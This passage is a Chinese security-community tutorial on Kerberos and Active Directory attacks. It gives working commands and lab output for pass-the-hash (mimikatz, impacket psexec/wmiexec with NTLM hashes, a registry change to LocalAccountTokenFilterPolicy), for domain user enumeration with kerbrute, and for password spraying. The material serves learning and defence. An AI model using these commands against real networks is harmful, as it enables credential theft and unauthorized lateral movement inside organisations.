


Kerberos相关攻击技巧(较全)

“ 先知社区，先知安全技术社区

在笔者学习完 Kerberos 之后，对下图每一个知识点对应的攻击方式以及其中的坑进行了总结。在本文中会介绍下面的每一种攻击方法，但因篇幅问题在这里不会详细介绍 kerberos 的具体协议。请君选取所爱部分进行学习，如文章略有文笔不好的地方，可对比其他师傅的文章即可领悟。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003249-ff7b8666-42e0-1.png>)

AS-REQ

hash 传递攻击 (PTH)：哈希传递 (pth) 攻击是指攻击者可以通过捕获密码的 hash 值(对应着密码的值)，然后简单地将其传递来进行身份验证，以此来横向访问其他网络系统。

域外用户枚举：当我们不在域内时，可以通过 kerberos 中的 AS_REQ 工作原理来进行枚举域内账号。

密码喷洒攻击 (Password Spraying)：确定域策略后，设置密码次数使用工具对应的协议爆破密码。

KB22871997 补丁与 PTH 攻击：看了多篇文章，在文章说了有些

人认为 PTH 无法使用 sid 500 以外的用户登录，是因为打了 KB22871997 补丁所导致的。但是经过其他师傅的研究，发现并不是。

Pass the Hash with Remote Desktop：当破解不出明文密码时，可以通过 Hash 这种方式 3389 登录。

AS-REP

黄金票据：获得域控权限后用来做 "万能钥匙" 后门

AS-REP Roasting 攻击：是一种对 "特定设置" 用户账号，进行离线爆破的攻击方式。

TGS-REP

SPN：SPN 全称 Service Principal Names，是服务器上所运行服务的唯一标识，每个使用 kerberos 认证的服务都需要一个 SPN。

Kerberosast 攻击：这种攻击方法主要利用了 TGT-REP 阶段使用对方 NTLM Hash 返回的加密数据，通过碰撞加密数据破解用户密码。

白银票据：获取某域账号 HASH 之后，伪造服务票据 ST。通过伪造的 TGS，可以直接发送给 Server，访问指定的某个服务，来进行攻击。此过程无需 KDC。

S4U

非约束委派攻击：拿到非约束委派的主机权限，如能配合打印机 BUG。则可以直接拿到域控权限。

约束委派攻击：拿到配置了约束委派的域账户或主机服务账户，就能拿到它委派服务的 administrator 权限。

基于资源的约束委派攻击：1. 如果拿到将主机加入域内的域账号，即使是普通账号也可以拿到那些机器的 system 权限。 2.“烂番茄”本地提权

PAC

PAC 与 Kerberos 的关系：PAC 是特权属性证书，用来向 Server 端表明 Client 的权限。

MS14-068：能够将任意一台域机器提升成域控相关权限

Hash 传递攻击 (PTH)

0x00 PTH 简介

哈希传递 (pth) 攻击是指攻击者可以通过捕获密码的 hash 值(对应着密码的值), 然后简单地将其传递来进行身份验证, 以此来横向访问其他网络系统。攻击者无须通过解密 hash 值来获取明文密码。

因为对于每个 Session hash 值都是固定的, 除非密码被修改了(需要刷新缓存才能生效), 所以 pth 可以利用身份验证协议来进行攻击。攻击者通常通过抓取系统的活动内存和其他技术来获取哈希。

0x01 PTH 限制

在 03 之后有了 uac, 所以本地只有 sid 为 500 和 administrators 组里的域账户能 pth。域 Domain admin 默认在本地管理员组。但是 sid 500 账户的权限好像会受到限制。当 uac 某设置为 1 时, 本地管理组内的用户都可以 pth, 域不变。

修改注册表 改为 1

```
cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

0x02 PTH 常用攻击方法

(1) mimikatz 交互式获取

这种方法需要本地管理员权限

```
privilege::debug
sekurlsa::pth /user:DD /domain:. /ntlm:35c83173a6fb6d142b0359
381d5cc84c
```

(2) psexec


在这里推荐使用 impacket 套装, 有 exe 和 py 版本。获取的是 system 权限

```
psexec.exe admin@10.73.147.30 -hashes 624aac413795cdc1a5c7b1e
00f780017:852a844adfce18f66009b4f14e0a98de
python psexec.py administrator@10.73.147.29 -hashes 624aac
413795cdc1a5c7b1e00f780017:852a844adfce18f66009b4f14e0a98de
```

(3) wmiexec

获取的是对方 hash 的权限，如下面为 administrator

```
python wmiexec.py -hashes 624aac413795cdc1a5c7b1e00f780017:08eb9761caca8f3c386962b5ad4b1991 administrator@192.168.20.3
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003330-186dc882-42e1-1.png>)

0x03 批量 PTH 攻击

使用 CrackMapExec 来进行

<https://www.freebuf.com/sectool/184573.html>

0x04 PTH 所使用的认证协议实验

在看文章时遇到了很有趣的一点，说禁止 ntlm 认证那么 pth 就无法使用了。这是错误的

缓解手段及其局限性或可能的绕过方式

试图缓解PTH的危害可以从两个方面入手（当然不仅仅是这两方面）：

1. 禁止NTLM认证

2. 防止NTLM Hash被获取到

2. 防止NTLM Hash被获取到
第一种方式当然是一劳永逸地阻止了PTH，但是NTLM认证已经被微软使用了很长时间，完全禁止可能会破坏已部署的一些环境，在实际应用中阻力较大。
由于NTLM认证的天然缺陷，微软似乎很难改变其行为，因此更多地把防御放在了阻止Hash被获取到这种思路。下面我们来介绍微软发布的一些补丁以及它们可能的绕过方式。

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003340-1e5ca8f8-42e1-1.png>)


<http://blog.sycsec.com/2018/10/02/What-is-Pass-the-Hash-and-the-Limitations-of-mitigation-methods/#pth%E6%94%BB%E5%87%BB%E5%8E%9F%E7%90%86>

在这篇文章中对比的说明了 PTH 所使用的方法！

<https://www.freebuf.com/articles/terminal/80186.html>

当我们机器处于域环境中时，如果客户端是以 IP 地址访问服务端的，那么此使仍旧会使用 NTLM 协议进行身份认证，因为此时没有提供 Server 的 SPN(server principal name)。

接下来会使用 psexec.py 来进行演示，因为它有一个 -k 参数。使用 Kerberos 身份验证，根据目标参数从文件中获取凭证。如果获取不到则从命令行指定参数中获取！



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003349-232e5ade-42e1-1.png>)

在这里写着首先会从文件中获取，如果找到了对应了凭证。那么则可能不从参数中获取，导致失败！因此在这里可以先使用命令清除凭证

klist

C:\Users\Administrator>klist

```

当前登录 ID 是 0:0x55135
缓存的票证: <1>

#0> 客户端: administrator @ SH.COM
      服务器: krbtgt/SH.COM @ SH.COM
      Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
      票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_ca
nonicalize
      开始时间: 11/26/2020 22:02:38 <本地>
      结束时间: 11/27/2020 8:02:38 <本地>
      续订时间: 12/3/2020 22:02:38 <本地>
      会话密钥类型: AES-256-CTS-HMAC-SHA1-96
      缓存标志: 0x1 -> PRIMARY
      调用的 KDC: DC4

C:\Users\Administrator>

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003356-277399ce-42e1-1.png>)

这时候使用命令去清除凭证

```
klist purge
```

```

C:\Users\Administrator>klist purge

当前登录 ID 是 0:0x55135
删除所有票证:
已清除票证!

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003403-2beef354-42e1-1.png>)

之后在使用 psexec 就可以了，在这里需要注意域名、机器名！

```
python psexec.py bj.com/administrator@pc1.bj.com -k -hashes 6
24aac413795cdc1a5c7b1e00f780017:08eb9761caca8f3c386962b5ad4b1
991
```

接下来抓包演示！

实验环境

在这里拿到了域控的 NTLM hash

```
08eb9761caca8f3c386962b5ad4b1991
```

被攻击机器 192.168.20.3 bj.com\pc1


攻击机 192.168.20. 66 sh\administrator(本地管理登录)

使用工具 psexec.py

在这里执行命令，并开启抓包！


```
python psexec.py bj.com/administrator@pc1.bj.com -k -hashes 6
24aac413795cdc1a5c7b1e00f780017:08eb9761caca8f3c386962b5ad4b1
991
```

可以看到这种方式使用的就是 kerberos 认证！



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003413-31f56256-42e1-1.png>)

并且认证成功，我们已经 psexec 登录了！



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003419-353e6ade-42e1-1.png>)

那么在这里对比一下，使用 IP 登录是否是 NTLM 认证！


```
python psexec.py administrator@192.168.20.3 -hashes 624aac413795cdc1a5c7b1e00f780017:08eb9761caca8f3c386962b5ad4b1991
```

```
C:\Users\Administrator\Desktop>python psexec.py administrator@192.168.20.3 -hashes 624aac413795cdc1a5c7b1e00f780017:08eb9761caca8f3c386962b5ad4b1991
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.20.3.....
[*] Found writable share ADMIN$
[*] Uploading file Whklhjet.exe
[*] Opening SUCManager on 192.168.20.3.....
[*] Creating service NWZj on 192.168.20.3.....
[*] Starting service NWZj.....
[!] Press help for extra shell commands
Microsoft Windows [ 6.1.7601 ]
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003429-3b8f68a2-42e1-1.png>)

可以从 wireshark 中详细的看到它是 NTLM 认证！



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003435-3ee2db42-42e1-1.png>)

因此 PTH 攻击不管是 NTLM 认证还是 Kerberos 认证都是存在的！只是在不同的环境中使用的认证方式不同罢了！

参考链接

创根问底：Hash传递攻击原理探究

<https://www.freebuf.com/articles/terminal/80186.html>

域外用户枚举

0x00 原理分析

在域外也能和域进行交互的原因，是利用了 kerberos 协议认证中的 AS-REQ 阶段。只要我们能够访问域控 88(kerberos 服务) 端口，就可以通过这种方式去枚举用户名并且进行 kerberos 协议的暴力破解了！

0x01 攻击优势

相比于 LDAP 的暴力破解，这里 Kerbrute 使用的是 kerberos pre-auth 协议，不会产生大量的日志 (4625 – An account failed to log on)

但是会产生以下日志：

- 口令验证成功时产生日志 (4768 – A Kerberos authentication ticket (TGT) was requested)
- 口令验证失败时产生日志 (4771 – Kerberos pre-authentication failed)

0x02 攻击方法

kerbrute_windows_amd64.exe

下载地址：


<https://github.com/ropnop/kerbrute/releases>

在这里我们需要获取 dc 的 ip，域名。将想要爆破的用户放入 user.txt 表中，这样就可以获取到了！

```
kerbrute_windows_amd64.exe userenum --dc 192.168.60.1 -d hacke.testlab user.txt
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003457-4bb62ffe-42e1-1.png>)

如果登陆成功，会产生日志 (4768 – A kerberos authentication ticket(TGT) was requested): 如下图



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003504-502dcb14-42e1-1.png>)

PY 版本 pyKerbrute

下载链接

<https://github.com/3gstudent/pyKerbrute>

此工具是三好学生师傅写的 py 版本的枚举爆破工具，相比于 kerbrute，多了以下两个攻击！

- 增加对 TCP 协议的支持
- 增加对 NTLM hash 的验证

此工具分为用户枚举和口令验证两个功能。

1.EnumADUser.py

进行用户枚举，支持 TCP 和 UDP 协议。

命令实例：

```
python2 EnumADUser.py 192.168.60.1 test.com user.txt tcp
python2 EnumADUser.py 192.168.60.1 test.com user.txt udp
```

```
C:\Users\Administrator\Desktop\pyKerbrute-master>python EnumADUser.py 192.168.60.1 hacke.testlab user.txt tcp
[*] DomainControllerAddr: 192.168.60.1
[*] DomainName: HACKE.TESTLAB
[*] UserFile: user.txt
[*] Using TCP to enumerate valid Active Directory accounts.
All done.

C:\Users\Administrator\Desktop\pyKerbrute-master>python EnumADUser.py 192.168.60.1 hacke.testlab user.txt udp
[*] DomainControllerAddr: 192.168.60.1
[*] DomainName: HACKE.TESTLAB
[*] UserFile: user.txt
[*] Using UDP to enumerate valid Active Directory accounts.
[+] Valid user: admin
[+] Valid user: HONE
[+] Valid user: HTWO
[+] Valid user: Leafer
All done.
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003513-55497314-42e1-1.png>)

2.ADPwdSpray.py

这个脚本进行口令破解功能，支持 TCP 和 UDP 协议，支持明文口令和 NTLM hash

使用明文密码：

```
python2 ADPwdSpray.py 192.168.60.1 hacke.testlab user.txt cle
arpassword QWE123!@# tcp
```

```
C:\Users\Administrator\Desktop\pyKerbrute-master>python ADPwdSpray.py 192.168.60.1 hacke.testlab user.txt clearpassword QWE123!@# tcp
[*] DomainControllerAddr: 192.168.60.1
[*] DomainName: HACKE.TESTLAB
[*] UserFile: user.txt
[*] ClearPassword: QWE123!@#
[*] Using TCP to test a single password against a list of Active Directory accounts.
[+] Valid Login: admin:QWE123!@#
[+] Valid Login: HONE:QWE123!@#
[+] Valid Login: HTWO:QWE123!@#
All done.


C:\Users\Administrator\Desktop\pyKerbrute-master>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003513-55497314-42e1-1.png>)

3518-589284b6-42e1-1.png)

使用 hash:

```
python2 ADPwdSpray.py 192.168.60.1 hacke.testlab user.txt ntlmhash 35c83173a6fb6d142b0359381d5cc84c udp
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003523-5b9794da-42e1-1.png>)


参考链接:

<https://mp.weixin.qq.com/s/-V1gEpdsUExwU5Fza2YzrA>
<https://mp.weixin.qq.com/s/vYeR9FDRUFN2ZczmF68vZQ>
https://mp.weixin.qq.com/s/?__biz=MzI0MDY1MDU4MQ==&mid=2247496592&idx=2&sn=3805d213ba1013e320f48169516c2ca3&chksm=e91523aad62aabc21ebca36a5216f63ec0d4c61e3dd1b4632c10adbb85dfde07e6897897fa5&scene=21#wechat_redirect
https://blog.csdn.net/weixin_41598660/article/details/109152077
<https://xz.aliyun.com/t/7724#toc-4>
<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>
<http://hackergu.com/ad-information-search-powerview/>
<https://www.freebuf.com/news/173366.html>
<https://www.cnblogs.com/mrhonest/p/13372203.html>
<https://payloads.online/scripts/Invoke-DomainPasswordSpray.txt>
<https://github.com/dafthack/DomainPasswordSpray>
https://blog.csdn.net/qq_36119192/article/details/105088239
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_windows_amd64.exe

密码喷洒攻击 (Password Spraying)

0x00 前言

关于密码喷洒，笔者一开始的感觉应该是系统默认开启了次数。但是后来发现这个策略问题需要我们设置才会开启。net accounts /domain 所设置的策略问题，实验环境 12 默认没有阈值，导致爆破一直不被锁定。



```
C:\Users\Administrator\Desktop>net accounts /domain
强制用户在时间到期之后多久必须注销?: 从不
密码最短使用期限<天>: 1
密码最长使用期限<天>: 42
密码长度最小值: 7
密码历史记录长度: 0
锁定阈值: 从不
锁定持续时间<分>: 30
锁定观测窗口<分>: 30
计算机角色: PRIMARY
命令成功完成。
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221003530-5f8f20bc-42e1-1.png>)

0x01 工具介绍

DomainPasswordSpray.ps1 是用 PowerShell 编写的工具，用于对域用户执行密码喷洒攻击。默认情况下它将利用 LDAP 从域中导出用户列表，然后扣掉被锁定的用户，再用固定密码进行密码喷洒。

需要使用域权限账户

下载链接：

GitHub项目地址：<https://github.com/dafthack/DomainPasswordSpray>

在这里作者进行了脚本修改

优化后的地址：<http://payloads.online/scripts/Invoke-DomainPasswordSpray.txt>

0x02 参数说明

描述：该模块主要用于从域中收集用户列表


参数	功能
Domain	指定要测试的域名
RemoveDisabled	尝试从用户列表删除禁用的账户
RemovePotentialLockouts	删除锁定账户

UserList	自定义用户列表 (字典)。 如果未指定, 将从域中获取
Password	指定单个密码进行口令测试
PasswordList	指定一个密码字典
OutFile	将结果保存到某个文件
Force	当枚举出第一个后继续枚举, 不询问

0x03 使用说明

从域中收集用户列表

```
powershell.exe -exec bypass -Command "& {Import-Module C:\Users\HTW0\Desktop\DomainPasswordSpray.ps1;Get-DomainUserList}"
```



```
C:\Windows\system32\cmd.exe
使用“2”个参数调用“ToInt32”时发生异常:“索引超出范围。必须为非负值并小于集合大小。
参数名: startIndex”
所在位置 C:\Users\HTW0\Desktop\DomainPasswordSpray.ps1:543 字符: 50
+ [int]$observation_window = [convert]::ToInt32 <<<< (<$observation_window_n
o_spaces, 10)
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException

[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] There are 8 total users found.
[*] Created a userlist containing 8 users gathered from the current user's domain

